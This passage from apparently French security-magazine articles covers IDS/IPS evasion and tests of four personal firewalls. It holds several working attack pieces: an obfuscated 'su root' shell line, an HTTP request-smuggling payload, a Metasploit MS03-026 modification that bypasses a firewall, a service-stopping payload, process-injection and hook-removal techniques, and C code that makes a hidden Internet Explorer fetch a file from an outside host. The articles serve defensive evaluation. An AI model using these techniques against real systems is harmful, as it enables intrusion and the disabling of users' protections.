echo -n s > /tmp/toto; echo -n "u " >> /tmp/toto; echo -n r >> /tmp/toto; echo
-n o >> /tmp/toto;  echo -n o >> /tmp/toto;  echo -n t >> /tmp/toto; /tmp/toto
```

HTTP Request Smuggling

L'attaque HTTP *Request Smuggling* [SMUGGLING] a été dévoilée il y a peu par *Watchfire* et consiste à envoyer dans une même connexion différentes requêtes HTTP mal formées et jouer sur l'interprétation différente qu'en feront différents équipements et en particulier entre celle du serveur web visé et celle d'un proxy, d'un IDS ou d'un IPS. L'attaque repose beaucoup sur des multiples définitions de `Content-Length`. Nous allons détailler l'exemple donné par Watchfire qui explique comment contourner le filtrage applicatif web appliqué par Checkpoint FW1 et le module web `Intelligence`. Tout d'abord, voici l'ensemble de requêtes envoyées :

```
1   POST /page.asp HTTP/1.1
2   Host: chaim
3   Connection: Keep-Alive
4   Content-Length: 49223
5   [CRLF]
6   zzz...zzz      ["z" x 49152]
7   POST /page.asp HTTP/1.0
8   Connection: Keep-Alive
9   Content-Length: 30
10  [CRLF]
11  POST /page.asp HTTP/1.0
12  Bla:           [espace après "Bla:", mais pas de saut de ligne]
13  POST /page.asp?cmd.exe HTTP/1.0
14  Connection: Keep-Alive
15  [CRLF]
```

NOTE : Toutes les lignes finissent par un saut de ligne "\r\n" ([CRLF]) sauf la 12e qui se termine par une espace mais sans saut de ligne.

Ces requêtes sont envoyées à un serveur web IIS 5.0. Une étrangeté de IIS 5.0 est qu'il tronque le corps d'une requête après 49152 octets lorsque l'attribut `Content-Type` n'est pas spécifié ou pas en rapport avec l'extension de l'objet demandé (`application/x-www-form-urlencoded` pour une page ASP). Ce point pris en compte, voici les deux interprétations qui seront faites.

Commençons par FW1 :

- A partir de la valeur récupérée à la ligne 4, FW1 sait qu'il doit traiter les 49223 prochains octets. Il va donc traiter comme une première requête la ligne 6 qui fait 49152 octets ainsi que les 71 octets restants (c'est-à-dire les lignes 7 à 10) ;
- Pour FW1, une nouvelle requête commence à la ligne 11. Comme la ligne 12 ne termine pas par `[CRLF]`, le POST de la ligne 13 n'est traité que comme un paramètre de l'en-tête `Bla` de la ligne 12. FW1 possède bien une règle lui disant de bloquer les requêtes vers un URL qui contient `cmd.exe`, mais comme la chaîne de caractères ne fait ni partie de la demande d'URL, ni du corps de la requête. Celle-ci n'est pas filtrée.

Voyons maintenant comment IIS interprète la requête :

- Comme le `Content-Type` n'est pas spécifié, IIS présuppose que le `Content-Length` réel est tronqué à 49152 octets. Pour lui, la première requête s'arrête donc à la fin de la ligne 6 ;
- La seconde requête commence à la ligne 7 et possède un corps de 30 octets, soit jusqu'à la fin de la ligne 12 ;
- A la ligne 13 commence alors la troisième requête, qui comporte la faille en question – l'attaque est réussie.

Cette attaque s'appuie sur une interprétation erronée d'IIS, mais d'autres variantes permettent de passer outre le filtrage de différents proxies (ce n'est pas le but de cet article, mais le cache d'un proxy peut aussi être manipulé ainsi [APACHE-SMUG]) en se contentant de spécifier 2 fois l'en-tête `Content-Length`. Certains serveurs ou proxies prendront le premier en considération, d'autres le second.

L'implémentation qui ne suit pas la norme

Dans le cas d'exploitation de failles d'un serveur ayant un support SSL, il est possible d'inclure dans la négociation de la connexion SSL un champ dont la valeur associée est inexistante. La définition du protocole SSL spécifie que ce cas ne doit pas avoir lieu et la connexion ne sera plus suivie par plusieurs IDS. Comme en pratique, certaines implémentations SSL (par exemple, OpenSSL) ne font qu'ignorer les champs pour lesquels les valeurs sont vides, la négociation de la connexion SSL ne sera pas coupée.

Cet exemple montre bien qu'il puisse y avoir des distorsions d'interprétation entre un serveur et un IDS, même si l'IDS suit drastiquement les conseils d'implémentation d'un protocole.

D'autres limites

Le chiffrement

« Si c'est chiffré, c'est sécurisé » ! Voici une fausse idée que certains se font. Un flux chiffré n'arrête pas les attaques. Il empêche par contre l'IDS ou l'IPS de mener à bien son inspection. Il me semble donc utile de bien garder à l'esprit que le chiffrement permet certes d'éviter une interception malencontreuse des communications qui transitent, mais qu'il ne servira pas à grand-chose de demander à un IDS d'y détecter des attaques. Le chiffrement peut intervenir à plusieurs niveaux : certains sont évidents, comme pour IPsec ou les connexions SSL et d'autres le sont moins, comme le chiffrement à l'intérieur de requêtes RPC...

La nouveauté

La confiance placée dans l'inspection faite par un IDS ou un IPS a aussi une limite dans les nouveaux protocoles qui ne sont pas tout de suite supportés. Il suffit par exemple de se pencher sur l'ensemble des nouveaux protocoles de voix sur IP pour se dire qu'aucun IDS ne sera capable de les supporter rapidement. Non seulement, ils sont nombreux, mais en plus beaucoup sont complexes. La même remarque est pertinente pour les protocoles de *peer to peer*.

Dans le même ordre d'idée, il y a également un laps de temps non négligeable entre la publication d'une nouvelle faille et sa prise en compte dans un IDS. Tout d'abord, l'éditeur de l'IDS mettra systématiquement quelques jours pour écrire une ou plusieurs règles offrant la possibilité de détecter l'exploitation de la faille. Ensuite, la mise à jour des règles d'un IDS est rarement journalière et un délai sera alors ajouté avant l'installation sur les IDS en production.

Pour réduire ce défaut, certains éditeurs d'IDS ou d'IPS offrent des outils de mise à jour automatique des règles de filtrage, à l'instar de Oinkmaster [OINK] pour l'IDS Snort ou LiveUpdate pour l'IPS Symantec SNS. Initiative originale, la filiale de 3COM, éditrice d'IPS TippingPoint [TP], a lancé il y a peu un programme nommé « Zero Day Initiative [ZDI] » qui vise à rémunérer les chercheurs indépendants en sécurité informatique en échange de failles encore inconnues. Bien que TippingPoint soit en lien avec l'éditeur de logiciel touché par la faille pour corriger celle-ci et la rendre publique à terme, il sera tout de même le premier vendeur d'IPS à inclure une règle permettant de filtrer les nouvelles attaques.

Analyse de signatures

Lorsqu'une signature d'un IDS est connue, un attaquant peut très bien analyser celle-ci afin de déterminer une méthode d'évasion qui fonctionnera. Par exemple, une analyse rapide de signature peu amener à trouver, dans la chaîne de caractères recherchée par l'IDS, quels caractères pourraient être insérés ou déplacés afin de passer inaperçus. Ceci pourrait nous faire croire que les IDS Open Source tels que Snort sont moins sûrs, puisque leurs signatures sont connues de tous. Toutefois, les autres IDS ne sont pas à l'abri, car il est toujours possible de déterminer à partir de *reverse engineering* les critères de filtrages appliqués. La publication [REVERSE] en donne un exemple pour RealSecure,

l'IDS d'*Internet Sercurity Systems*. Les auteurs y montrent comment, à partir des appels système qu'ils récupèrent via ptrace et d'outils qu'ils ont développés pour l'analyse des appels passés, ils arrivent à déterminer les critères de filtrages ainsi que le mode de fonctionnement du module d'analyse HTTP. Ces éléments leur permettent de proposer une méthode d'évasion pour une attaque donnée. Même si l'ingénierie inverse rend la tâche plus difficile, elle permet avec quelques efforts de passer outre les signatures propriétaire.

5. L'IDS ou l'IPS idéal

Après avoir exposé quelques lacunes des IDS ou des IPS, voici quelques caractéristiques de l'IDS ou l'IPS idéal : une inspection minutieuse de tous les protocoles possibles et imaginables, une interprétation de toutes les représentations de données qui puissent exister, des règles nombreuses et souples qui permettent de détecter toutes les variantes d'une attaque, etc. Mais pourquoi un tel IDS n'existe-t-il pas encore ? En grande partie parce qu'il faut faire des compromis sur l'utilisation de ressources système. Plus l'inspection est précise et plus les ressources nécessaires doivent être importantes. En dehors des dénis de services dus à l'implémentation d'algorithmes inadaptés [MISC19], les IDS doivent composer avec une contrainte de taille : normaliser, analyser et suivre simultanément quelques milliers de connexions. On ne peut demander à un seul IDS de traiter de long en large des requêtes que plusieurs serveurs ont souvent eux-mêmes du mal à satisfaire. Il paraît alors inévitable d'accepter cette imperfection pour permettre une inspection même incomplète mais non sujette à un déni de service.

Conclusion

Le filtrage applicatif ne résout pas tous les maux de la sécurité : il ne se substitue pas aux mises à jours de sécurité, il ne règle pas les erreurs logiques de programmation, il n'a pas de boule de cristal qui permet d'éviter les attaques encore inconnues et même dans ce qu'il sait très bien faire, il demeure faillible. Ces défauts doivent être corrigés par d'autres dispositifs afin de garantir une défense en profondeur. Il n'est qu'un maillon de la chaîne et doit être pris comme tel... avec ses forces et ses limites.

Références

[IED] Thomas H. Ptacek, Timothy N. Newsham, « *Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection* » : **http://www.insecure.org/stf/secnet_ids/secnet_ids.html**

[FRAG] Site de Fragroute : **http://www.monkey.org/~dugsong/fragroute/**

[RPC] Mine d'informations sur le protocole RPC : **http://www.opengroup.org/onlinepubs/9629399/docix.htm**

[SNORT-VULN] *Snort RPC Preprocessing Vulnerability* : **http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21951**

[ETHE] *Ethereal Security Advisories* : **http://www.ethereal.com/appnotes/**

[XSS] *XSS cheatsheet Esp: for filter evasion* : **http://ha.ckers.org/xss.html**

[ADM] *ADMutate Homepage* : **http://www.ktwo.ca/security.html**

[LIBEXPLOIT] *A generic exploit creation library* : **http://www.packetfactory.net/projects/libexploit/**

[MODSEC] *ModSecurity* : **http://www.modsecurity.org/**

[WHISKER] *Whisker* : **http://sourceforge.net/projects/whisker/**

[SMUGGLING] HTTP *Request Smuggling, Watchfire* : **www.watchfire.com/resources/HTTP-Request-Smuggling.pdf**

[APACHE-SMUG] *Apache HTTP Request Smuggling Vulnerability* : **http://www.securityfocus.com/bid/14106**

[SQUID-SMUG] *Squid Proxy Cache Security Update Advisory SQUID-2005:4* : **http://www.squid-cache.org/Advisories/SQUID-2005_4.txt**

[OINK] *Oinkmaster* : **http://oinkmaster.sourceforge.net/**

[TP] *TippingPoint* : **http://www.tippingpoint.com/**

[ZDI] *Zero Day Initiative* : **http://www.zerodayinitiative.com/details.html**

[REVERSE] Mutz, Kruegel, Robertson, Vigna et Kemmerer, « *Reverse Engineering of Network Signatures* » : **http://www.cs.ucsb.edu/~vigna/pub/2005_kruegel_mutz_robertson_vigna_kemmerer_auscert05.pdf**

[MISC19] Philippe Prados, « DoS par complexité », MISC 19, Mai-Juin 2005, p. 31.

Limites des firewalls personnels

Dans la course aux armes de protection massives, le firewall personnel est souvent présenté comme le complément indispensable de l'antivirus : le dernier rempart qui va empêcher l'exfiltration de données par un virus ou la prise de contrôle du PC par un cheval de Troie.

Les professionnels de la sécurité, étant par nature plutôt paranoïaques, ressentent le besoin de vérifier si cet outil devenu quasi-banal présente bien toutes les qualités qu'on lui prête. L'objet de cet article est donc de rendre compte de quelques tests réalisés (sans aucune garantie d'exhaustivité ni de pertinence) sur un sous-ensemble de produits phares et a priori représentatifs du marché.

À ce point, nous tenons à préciser que les résultats présentés ici proviennent de nos tests effectués sur la base de quelques méthodes d'attaques connues sur une sélection exhaustive de produits.

Description de l'environnement de test

L'environnement de test utilisé est un Windows 2000 Pro FR SP4, sans correctif post-SP4. Ce choix se justifie pour les raisons suivantes :

1 Windows 2000 présente moins de fonctions de sécurité natives que Windows XP – on ne risque donc pas de confondre la sécurité de l'OS et celle du produit.

2 Tout en conservant un OS supporté par Microsoft, il convenait de laisser quelques failles exploitables à des fins de test telles que RPC/DCOM (MS03-026).

Le reste de la configuration est la suivante :

- le poste n'appartient pas à un domaine Windows ;
- un serveur DHCP alloue des adresses dans la plage "192.168.0.x" ;
- le réseau est connecté directement à Internet via un routeur/NAT (pas de proxy ni de *firewall*) ;
- l'utilisateur est administrateur local du poste ;
- chaque environnement de test est une machine virtuelle (VMWare 4.5.2).

Cette configuration représente parfaitement le cas d'un utilisateur domestique connecté à Internet chez lui ou depuis un *hotspot* WiFi. Il représente assez fidèlement le cas d'un utilisateur d'entreprise – certains firewalls personnels peuvent parfois se montrer plus permissifs en mode « domaine » ou sur un LAN d'entreprise, ce qui n'est pas gênant pour nos conclusions. À noter tout de même qu'un utilisateur au sein d'une entreprise ne possède que rarement (normalement) les droits d'administrateur de son poste Windows.

Les produits testés sont, au hasard :

- Norton Personal Firewall 2005* (Trial);
- Sygate 5.5* Pro (Trial);
- Tiny Personal Firewall 6.5* (Trial);
- Zone Alarm 5.5* Pro (Trial).

* Donner les versions complètes des produits téléchargés n'a pas de sens car dès l'installation une mise à jour en ligne est effectuée. Les mises à jour logicielles (bases de signatures principalement) sont ensuite quotidiennes.

D'autre part, on formule l'hypothèse à ce point que les versions d'essai (*trial software*) sont fonctionnellement équivalentes aux produits complets.

Tests réalisés

Installation et configuration des produits

Il ne s'agit pas ici de tergiverser sur les qualités de telle ou telle interface graphique, le nombre de redémarrages nécessaires à l'installation du produit, ou le nombre de boîtes de dialogue « êtes-vous sûr ? oui/non/peut-être/demain/une autre fois » présentées à l'utilisateur, car ces domaines sont très subjectifs et il est parfois assez difficile de rentrer dans l'esprit d'un *end-user*. .

Nous partons du principe que l'utilisateur suffisamment averti (par son RSSI favori) cliquera « non » (ou pas) si une boite de dialogue lui est présentée. De même, les nouveaux réseaux sont placés dans la configuration « *untrusted* », si le logiciel le demande.

Sécurité du filtre de paquets

L'objectif n'est pas dans un article aussi court de refaire un n-ième test d'implémentation du filtre de paquets (ex. : résistance aux paquets mal formés, support de la fragmentation), d'autant que des tests en ligne existent déjà, comme le *Firewall Leak Tester* [1].

Deux tests les plus basiques possibles sont simplement réalisés : un DoS et un scan de ports – mais les résultats sont néanmoins intéressants (incise à destination du lecteur dépité qui s'apprêtait à passer à l'article suivant).

Attaque brutale

La première idée qui vient à l'esprit est de tester les capacités de notre nouveau jouet en tant que firewall. Pour cela, un test idéal se présente : le bug MS05-019 relatif à la gestion des options TCP/IP par la pile Windows.

Pour cela, nous allons utiliser un code d'exploitation public (`ecl-winipdos.c` [2]) qui attaque le port TCP/80. Nous allons supposer que toute machine possède au moins un port ouvert et autorisé dans le firewall (en général le TCP/1214 ou le TCP/4662

Nicolas Ruff
Ingénieur-Chercheur en Sécurité des Systèmes d'Information/EADS-CCR
nicolas.ruff@eads.net
Eric Detoisien
valgasu@rstack.org

;) après une durée de vie suffisamment longue. Ici le port 80 sera ouvert avec le logiciel NetCat.

D'emblée, on constate une différence amusante entre :

- Norton/Tiny/ZA, qui détectent l'appel à `bind()` lors de l'ouverture du port.
- Sygate, qui détecte l'appel à `accept()` lors de l'établissement d'une nouvelle connexion sur le port.

Résultat des courses :

- Norton/Tiny/Sygate : Windows se plante lors de l'attaque.
- ZA : Windows survit.

Donc 3 firewalls sur 4 ne filtrent pas correctement les paquets mal formés ou sont trop dépendants de la pile Windows pour leur filtrage ... (L'investigation du problème est laissée au lecteur curieux).

Scan de ports

Avec Norton et ZoneAlarm, le scan de ports se comporte à peu près comme imaginé. La machine ne répond pas aux *pings*, ni aux paquets `SYN`, `SYN-ACK`, `ACK`, `RST`, `RST-ACK`, `FIN`, `FIN-ACK`.

Quelques ports spéciaux (ex. TCP/110, TCP/139) lèvent des alertes chez ZoneAlarm, tandis que Norton met en liste noire pendant 30 minutes toute adresse IP ayant scanné plus de 10 ports.

Avec Sygate les choses se gâtent. La machine ne répond ni aux pings, ni aux scans ci-dessus. Toute adresse IP ayant scanné plus de 5 ports est mise en liste noire pendant 10 minutes. Mais les choses sont différentes lorsqu'on utilise un port source TCP/135 ... Le firewall laisse alors passer les connexions sur tous les ports ouverts !

```
[root@mandrake root]# nmap -sS -vv -n -P0 192.168.0.107
Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2005-07-24 13:29 CEST
Host 192.168.0.107 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.107 at 13:29
The SYN Stealth Scan took 36 seconds to scan 5 ports.
Interesting ports on 192.168.0.107:
PORT    STATE    SERVICE
135/tcp filtered msrpc
136/tcp filtered profile
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
Nmap run completed -- 1 IP address (1 host up) scanned in 36.166 seconds
```

Le mauvais scan

```
[root@mandrake root]# nmap -sS -vv -n -source_port 135 -p 135-139
-P0 192.168.0.107
Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2005-07-24 13:30 CEST
Host 192.168.0.107 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.0.107 at 13:30
Adding open port 139/tcp
Adding open port 135/tcp
The SYN Stealth Scan took 2 seconds to scan 5 ports.
Interesting ports on 192.168.0.107:
PORT    STATE    SERVICE
135/tcp open     msrpc
136/tcp filtered profile
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp open     netbios-ssn
Nmap run completed -- 1 IP address (1 host up) scanned in 2.789 seconds
```

Le bon scan

Allons plus loin avec cette astuce : s'il est possible de se connecter au port TCP/135, il doit être possible d'exploiter le bogue DCOM/RPC MS03-026... Pour cela, en bons consultants, nous allons recycler un travail de qualité (l'environnement d'intrusion Metasploit) et modifier une seule ligne dans le fichier `"msrpc_dcom_ms03_026.pm"` :


Avant	Après
`my $s = Msf::Socket::Tcp->new (`	`my $s = Msf::Socket::Tcp->new (`
`'PeerAddr' => $target_host,`	`'PeerAddr' => $target_host,`
`'PeerPort' => $target_port,`	`'PeerPort' => $target_port,`
`'LocalPort' => $self->GetVar('CPORT'),`	`'LocalPort' => 135,`
`'SSL' => $self->GetVar('SSL'),`	`'SSL' => $self->GetVar('SSL'),`
`);`	`);`

Bingo ! Il est alors possible de rentrer sur la machine sans lever aucune alarme du firewall ! (Le lecteur prudent préférera utiliser le *payload* `"win32_exec"` à tout autre payload ouvrant un port réseau – je suggère `win32_exec("NET STOP SmcService")` à tout hasard ;).

Enfin pour conclure sur le quatrième larron (Tiny), il a automatiquement ajouté le réseau local dans la zone de confiance lors de l'installation (peut-être à cause de son préfixe 192.168 ?). Dès lors, aucun intérêt : tout y est permis ! On notera ci-dessous l'activité légèrement anormale enregistrée par Tiny lors d'une intrusion par le bogue DCOM/RPC sans pour autant qu'aucune alerte ne soit levée !

On imagine assez facilement les conséquences d'un tel comportement, lorsqu'on sait qu'un réseau "192.168" peut aussi

bien être une FreeBox en mode routeur, un hotspot WiFi ou un LAN de PME ...



Les logs montrent une activité légèrement anormale après un appel RPC (connexion sur le port TCP/4444 et création d'un CMD.EXE)

WinPcap et loopback

Pour mémoire, il est intéressant de revenir sur la problématique `WinPcap`, cette bibliothèque fournissant tout ce qu'il faut pour capturer et émettre sur le réseau les paquets de son choix depuis un système Windows (il s'agit d'un portage de la `libpcap`, bien connue du monde *nix). Le *driver* `WinPcap` est directement relié avec la couche NDIS (*Network Driver Interface Specification*) de Windows. Ainsi les paquets transitant via `WinPcap` risquent de ne pas être soumis aux règles de firewall puisqu'ils sont gérés en dehors de la pile TCP/IP de Windows.

En outre, il n'est pas rare de voir la configuration par défaut des firewalls personnels autoriser les connexions depuis et vers l'interface de loopback (127.0.0.1). On imagine alors facilement un logiciel servant de pont entre les communications IP basées sur `WinPcap` (pour capturer et émettre du trafic IP non filtré) et la pile IP de Windows. Ainsi les ports en écoute sur toutes les interfaces (dont celle de loopback) deviendraient accessibles malgré un filtrage de paquets. Pour des détails supplémentaires, le lecteur est invité à se reporter à l'article [3] en référence.

Afin d'éprouver le comportement des firewalls personnels, deux catégories de tests ont été menées :

Test 1

Lancement d'un Netcat en écoute (port TCP/4321) sur le poste protégé par le firewall personnel de deux manières différentes :

`nc -l -n -p 4321` (écoute sur toutes les interfaces réseau).

`nc -l -s 127.0.0.1 -n -p 4321`
(écoute uniquement sur 127.0.0.1).

Toujours du même poste, connexion d'un autre Netcat sur l'adresse de loopback (127.0.0.1) sur le port TCP/4321 :
`nc -n 127.0.0.1 4321`

Ce test permet de vérifier si la configuration par défaut du firewall autorise les connexions sur l'interface de loopback sans confirmation.

Test 2

Installation de `WinPcap` puis exécution d'un programme utilisant cette bibliothèque (par conséquent il y aura un accès au driver `WinPcap`) :

- Comportement lors de la première utilisation du driver (installation dans la base de registre du driver).
- Comportement après la première utilisation.

Ce test permet de vérifier si le firewall autorise l'installation d'un nouveau driver NDIS et s'il peut continuer à assurer sa fonction de filtrage, même pour les paquets utilisant ce nouveau driver.

Les firewalls testés dans cet article ont donné les résultats suivants :

	Test 1 – Loopback	Test 2 – WinPcap
Norton	Test a : alerte Test b : aucune alerte Connexion locale possible	Test a : alerte Test b : aucune alerte Utilisation possible
Sygate	Test a : aucune alerte Test b : aucune alerte Connexion locale possible	Test a : alerte Test b : alerte Utilisation soumise à autorisation
Tiny	Test a : aucune alerte Test b : aucune alerte Connexion locale possible	Test a : alerte Test b : aucune alerte Utilisation possible
ZoneAlarm	Test a : alerte Test b : aucune alerte Alerte sur connexion locale	Test a : alerte Test b : alerte Utilisation soumise à autorisation

À noter que `WinPcap` est de plus en plus souvent requis par des logiciels réseau (ex. : Ethereal, Cain, L0phtCrack), il n'est donc pas irréaliste de supposer que celui-ci soit installé sur une machine protégée par un firewall personnel.

Injection de processus

L'idée dans ce scénario de test est la suivante : un processus bien connu (IEXPLORE.EXE) est autorisé de manière permanente à accéder à Internet. Un processus malveillant, souhaitant y accéder également, tente d'abuser de ce droit.

Les scénarios pour y parvenir sont nombreux et bien documentés : OLE Automation, injection de DLL, injection de *thread*,... Testons par exemple l'injection de thread. Le pseudo-code pour y parvenir est grosso modo le suivant :

```
// (Optionnel) Activer le privilège de DEBUG pour le process courant (permet de
contourner tous les contrôles d'accès aux autres processus moyennant les droits
administrateur)
```

```
OpenProcessToken( GetCurrentProcess() )
AdjustTokenPrivileges( SE_DEBUG )

// Ecrire le code et les données du thread dans une zone mémoire allouée dans le
processus distant
OpenProcess()
VirtualAllocEx()
WriteProcessMemory()

// Démarrer le thread distant
CreateRemoteThread()
WaitForSingleObject()
```

Résultat : **3 des 4 firewalls testés n'y voient que du feu !** (Y compris lorsque les options « *Advanced Program Control* » et « *OpenProcess Control* » de ZA sont activées). Seul Tiny possède une protection contre l'emploi de certaines API qu'il considère comme étant potentiellement dangereuses.

Cependant cette sécurité n'est malheureusement qu'apparente. Tiny surveille ces API en ajoutant un *hook* en mode utilisateur. La technique d'API *Hooking* utilisée est des plus classiques et consiste à remplacer les premières instructions de l'API par un saut vers le moteur de vérification.

Un moyen simple de contourner cette sécurité consiste à appeler directement les API natives de Windows plutôt que les API standards. Le tableau suivant montre les API de substitution :

API Win 32 standard	Native API Windows
AdjustTokenPrivileges	NtAdjustPrivilegesToken
CreateRemoteThread	NtCreateThread
VirtualAllocEx	NtAllocateVirtualMemory
WriteProcessMemory	NtWriteVirtualMemory

Dès lors, Tiny ne détecte plus le programme d'injection et celle-ci devient possible sans aucune alerte.

Une autre technique de contournement consiste simplement à supprimer les hooks ! L'astuce consiste à écraser le JMP appliqué pour le hook en restaurant les instructions originales. Celles-ci sont récupérées directement en lisant le code des API hookées dans le fichier `KERNEL32.DLL`. Ainsi `CreateRemoteThread()` n'est plus une API surveillée et peut-être utilisée sans aucune contrainte.

Par conséquent, un cheval de Troie basé sur cette technique pourra injecter n'importe quel processus et communiquer avec l'extérieur via un processus autorisé comme Internet Explorer l'est souvent. Le programme [4] illustre ces techniques en injectant dans IE du code qui récupère un exécutable sur Internet et ce sans lever d'alerte (autre que la demande d'exécution du programme dans le cas de Tiny).

Autre technique, le contrôle d'Internet Explorer via « OLE Automation », implémenté dans le code suivant. Dans cet exemple, une instance invisible d'IE télécharge un fichier texte afin de montrer qu'un programme peut émettre et recevoir des données sur Internet sous l'identité d'IE.

```
#include "stdafx.h"
#include <ole2.h>
#include <objbase.h>
#include <exdisp.h>
#include <atlbase.h>

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
        USES_CONVERSION;
        HRESULT hr;
        CLSID clsid;
        LPUNKNOWN punk = NULL;
        IWebBrowser2 *pIE = NULL;
        VARIANT vtEmpty = {0};
        CComBSTR url = "";

        url += A2W("http://lord.valgasu.free.fr/MECHANT/cmd.txt");
        unsigned short *casturl = (unsigned short *)url;

        hr = OleInitialize(NULL);
        hr = CLSIDFromProgID(OLESTR("InternetExplorer.Application"), &clsid);
        hr = CoCreateInstance(clsid, NULL, CLSCTX_SERVER, IID_IUnknown, (void
FAR* FAR*)&punk);
        hr = punk->QueryInterface(IID_IWebBrowser2, (void FAR* FAR*)&pIE);
        pIE->put_Visible(false);
        pIE->Navigate(casturl, &vtEmpty, &vtEmpty, &vtEmpty, &vtEmpty);

        return 0;
}
```

Le tableau suivant donne les résultats sur les différents firewalls personnels testés :

	OLE Automation
Norton	Aucune alerte.
Sygate	Alerte indiquant qu'Internet Explorer (si ce n'est pas une application de confiance) veut accéder à un site.
Tiny	Une alerte est levée indiquant que notre programme lance une application (IEXPLORE.EXE).
ZoneAlarm	Alerte indiquant qu'Internet Explorer (si ce n'est pas une application de confiance) veut accéder à un site.

Cette technique fonctionne bien. Des alertes portant sur IE peuvent être levées si IE n'a pas été déclaré « application de confiance », ce qui est rarement le cas. Ainsi, il y a de fortes chances qu'un cheval de Troie type *Setiri* [8] soit encore efficace puisque IE est quasiment toujours autorisé à accéder sans confirmation à Internet.

Attaque du logiciel

L'implémentation générique d'un logiciel tel qu'un firewall personnel devrait probablement comprendre les éléments suivants :

- un pilote NDIS ou TDI pour la surveillance du réseau ;
- un pilote en mode noyau chargé de surveiller les appels système ;
- une interface graphique en mode utilisateur.

Afin d'analyser plus en détail l'implémentation spécifique de chaque logiciel pour la partie moniteur noyau, nous allons utiliser le logiciel KprocCheck [5] qui se base sur un principe simple (et vérifié dans les 4 cas étudiés) : le détournement d'appels système peut être détecté en comparant les adresses de la SSDT (*System Service Dispatch Table*) avec les adresses exportées par NTOSKRNL.

Un *rootkit* élaboré utiliserait probablement une technique plus furtive, telle que le remplacement des premières instructions de chaque routine système par un saut vers la nouvelle routine, mais il semble (pour en avoir discuté avec des fabricants de produits de sécurité) qu'une intégration trop profonde dans le noyau Windows ne soit pas vue d'une très bon œil par Microsoft...

La liste des appels système détournés est présentée dans le tableau ci-dessous.

Dans un souci d'exhaustivité, on peut rapidement identifier les composants suivants à l'aide d'un outil comme TaskInfo ou Process Explorer : voir tableau ci-contre.

Ceci étant dit, les possibilités d'attaque sont nombreuses. On se limitera à quelques attaques triviales :

- Les services Norton, Tiny et Sygate peuvent être arrêtés avec une simple commande `"NET STOP"`, désactivant ainsi toutes les protections.

Liste des appels système détournés

		Norton*	Sygate	Tiny	ZoneAlarm
0x10	ZwAllocateVirtualMemory		wpsdrvnt.sys		
0x18	ZwClose			kmxagent.sys	
0x1B	ZwConnectPort	Sym*.sys			vsdatant.sys
0x23	ZwCreateKey			KmxSbx.sys	
0x29	ZwCreateProcess			kmxagent.sys	
0x2B	ZwCreateSection			kmxagent.sys	
0x2E	ZwCreateThread		wpsdrvnt.sys		
0x35	ZwDeleteKey			KmxSbx.sys	vsdatant.sys
0x37	ZwDeleteValueKey			KmxSbx.sys	vsdatant.sys
0x56	ZwLoadKey				vsdatant.sys
0x5D	ZwMapViewOfSection		wpsdrvnt.sys		
0x67	ZwOpenKey			KmxSbx.sys	
0x6A	ZwOpenProcess	Sym*.sys			vsdatant.sys
0x6F	ZwOpenThread	Sym*.sys			
0x77	ZwProtectVirtualMemory		wpsdrvnt.sys		
0x9B	ZwQueryValueKey			KmxSbx.sys	
0xA9	ZwReplaceKey				vsdatant.sys
0xB4	ZwRestoreKey				vsdatant.sys
0xC6	ZwSetInformationProcess			kmxagent.sys	
0xD7	ZwSetValueKey			KmxSbx.sys	vsdatant.sys
0xD9	ZwShutdownSystem		wpsdrvnt.sys		
0xE0	ZwTerminateProcess		wpsdrvnt.sys	kmxagent.sys	
0xF0	ZwWriteVirtualMemory		wpsdrvnt.sys		

* Dans le cas de Norton, les appels sont redirigés vers une zone allouée dynamiquement et non directement le pilote en charge du traitement.

Identification des composants	Norton	Sygate	Tiny	ZoneAlarm
Pilote(s) du moniteur noyau	<sym*.sys>	wpsdrvnt.sys	kmxagent.sys KmxSbx.sys	vsdatant.sys
Service(s)	ccEvtMgr.exe ccProxy.exe ccPwdSvc.exe ccSetMgr.exe ISSvc.exe SNDSrvc.exe SPBBCSvc.exe SymLcSvc.exe	Smc.exe (SmcService)	UmxCfg.exe UmxFwHlp.exe UmxPol.exe UmxAgent.exe UmxTray.exe UmxLU.exe	Vsmon.exe
GUI	Nmain.exe	(Fenêtre de service interactive)	Amon.exe	Zlclient.exe
(Principaux) canaux de communication	Canaux nommés	\Device\WPSDRVNT \BaseNamedObjects\SmcWatch	\Device\KmxAgent	\Device\vsdatant \BaseNamedObjects\VSMON_SESSION_DATA \BaseNamedObjects\vsutil_dbg2 \BaseNamedObjects\ZLCommDB

- L'auteur de KProcCheck livre également l'outil SDTRestore, capable de restaurer la SSDT d'origine (sur la base de NTOSKRNL.EXE). Cette attaque fonctionne sur tous les firewalls testés.

Bien entendu d'autres attaques plus élaborées (mais plus spécifiques à un logiciel donné) pourraient être envisagées :

- *fuzzing* des zones de mémoire partagées (cf. outils ListSS/TestSS de César Cerrudo [6]) ;
- recherche de failles noyau à travers le canal de communication entre le monde utilisateur et le noyau (les pilotes en mode « Neither I/O » sont de bons candidats comme l'a montré S.K.Chong à Bellua Asia 2005 [7]) ;
- envoi d'une commande `"STOP"` forgée sur ces mêmes canaux ;
- simulation du comportement utilisateur par envoi de messages `WM_CLICK` à l'interface graphique ;
- *shatter Attacks* sur les services affichant des fenêtres interactives ;
- etc.

En guise de conclusion...

